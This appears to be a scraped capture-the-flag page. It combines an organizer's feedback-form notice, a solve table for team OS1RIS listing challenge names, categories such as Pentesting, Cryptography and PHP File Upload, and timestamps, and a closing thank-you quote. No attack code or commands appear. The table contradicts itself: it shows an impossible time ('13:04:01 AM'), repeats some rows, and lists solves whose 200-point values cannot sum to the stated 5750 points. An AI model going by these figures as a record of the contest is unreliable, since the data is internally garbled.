
-Peyton
CTF Organizer

Dyno - CTF Feedback Form
Please fill out the following form to give feedback on how we did hosting our first CTF competition! All of your feedback will be taken into account for the next CTF we host! Please stick around the discord as we will continue to update on the status of future events and will be hosting all future events in the discord! Thank you for competing!





OS1RIS			
2024-25-OS1RIS-OS1RIS-Qualifying-Contest-Page-PDF			
1st place			
5750 points			
Solves			
Challenge	Category	Value	Time
BelieveTheTeacher	Pentesting	200	December 23rd, 04:03:21 PM
Polycircles	Pentesting	200	December 23rd, 13:04:01 AM
TIEsPlus	Cryptography	200	December 23rd, 04:04:09 PM
PolarBear	Miscellaneous	200	December 23rd, 03:03:23 PM
HeathersDilemma	Scripting	200	December 23rd, 04:04:44 PM
TheOtherLight	Pentesting	200	December 23rd, 03:03:27 PM
PadPrograms	Cryptography	200	December 23rd, 03:03:25 AM
Feedback	Computation	200	December 23rd, 03:03:44 AM
Beekeeper	Networking	200	December 23rd, 03:03:38 AM
DarkWebPressure2	Pentesting	200	December 23rd, 10:04:02 PM
DarkWebPressure3	Pentesting	200	December 23rd, 10:03:04 PM
DarkWebPressure4	Pentesting	200	December 23rd, 10:03:03 PM
BerryberryPartPentester	Scripting	200	December 23rd, 10:03:02 PM
LZ4RekenDefences	Cryptography	200	December 23rd, 10:03:01 PM
whalehd4	Vuln	200	December 23rd, 10:03:01 PM
Centralize	Scripting	200	December 23rd, 10:03:00 PM
HiddenTransforms	Cryptography	200	December 23rd, 10:03:00 PM
whalehd3	Vuln	200	December 23rd, 10:03:00 AM
whalehd2	Vuln	200	December 23rd, 10:03:00 AM
whalehd1	Vuln	200	December 23rd, 10:02:07 AM
Huffman	Cryptography	200	December 23rd, 10:02:04 AM
CreatingTheSevenSeas	Vuln	200	December 23rd, 10:02:03 AM
TheBaloo	Pentesting	200	December 23rd, 10:01:00 PM
Eve	Miscellaneous	200	December 23rd, 10:01:00 PM
PHPUpload_Level4	PHP File Upload	200	December 23rd, 10:01:00 PM
PHPUpload_Level4	PHP File Upload	200	December 23rd, 10:01:00 PM
TrisBliss	Scripting	200	December 23rd, 10:01:00 PM
Jane	Cryptography	200	December 23rd, 10:01:00 PM
CustomCipher	Cryptography	200	December 23rd, 10:01:00 PM
WhoSaid2DThread	Scripting	200	December 23rd, 10:01:00 PM
BasedPort	Miscellaneous	200	December 23rd, 10:01:00 PM
MathOverflowPuzzles	Miscellaneous	200	December 23rd, 10:01:00 PM
Queso	Miscellaneous	200	December 23rd, 10:01:00 PM
MrBeast'sLittleSecrets	Vuln	200	December 23rd, 10:01:00 PM
LockDownChallenge	CBNT	200	December 23rd, 10:01:00 PM
PaddingToBeatHercy	Cryptography	200	December 23rd, 10:01:00 PM
PHPUpload_Level3	PHP File Upload	200	December 23rd, 10:01:00 PM
PHPUpload_Level3	PHP File Upload	200	December 23rd, 10:01:00 PM
PHPUpload_Level3	PHP File Upload	200	December 23rd, 10:01:00 PM
ReachFool	Pentesting	200	December 23rd, 10:01:00 PM
IotaMiggen	Pentesting	200	December 23rd, 10:01:00 PM
AbundantUniverseq2	CBNT	200	December 23rd, 10:01:00 PM
AbundantAbundance	CBNT	200	December 23rd, 10:01:00 PM
DataAndCaches	Miscellaneous	200	December 23rd, 10:01:00 PM
PHPUpload_Level2	PHP File Upload	200	December 23rd, 10:01:00 PM
SHAZMO	Miscellaneous	200	December 23rd, 10:01:00 PM
V	Cryptography	200	December 23rd, 10:01:00 PM
Based	Cryptography	200	December 23rd, 10:01:00 PM
NormalImage	Pentesting	200	December 23rd, 10:01:00 PM
NoveltyCodes	Vuln	200	December 23rd, 10:01:00 PM
Pharmacist	Vuln	200	December 23rd, 10:01:00 PM
Kuited	JavaScriptBusted	200	December 23rd, 10:01:00 PM
Quessed	JavaScriptBusted	200	December 23rd, 10:01:00 PM





“Through endless effort and constant struggles, I've emerged stronger and more determined. A sincere thank you for those who inspired and believed in my journey. Thank you for making my life a part of cybersecurity.”

-OS1RIS 2024-12-22T20:16:00Z

PWN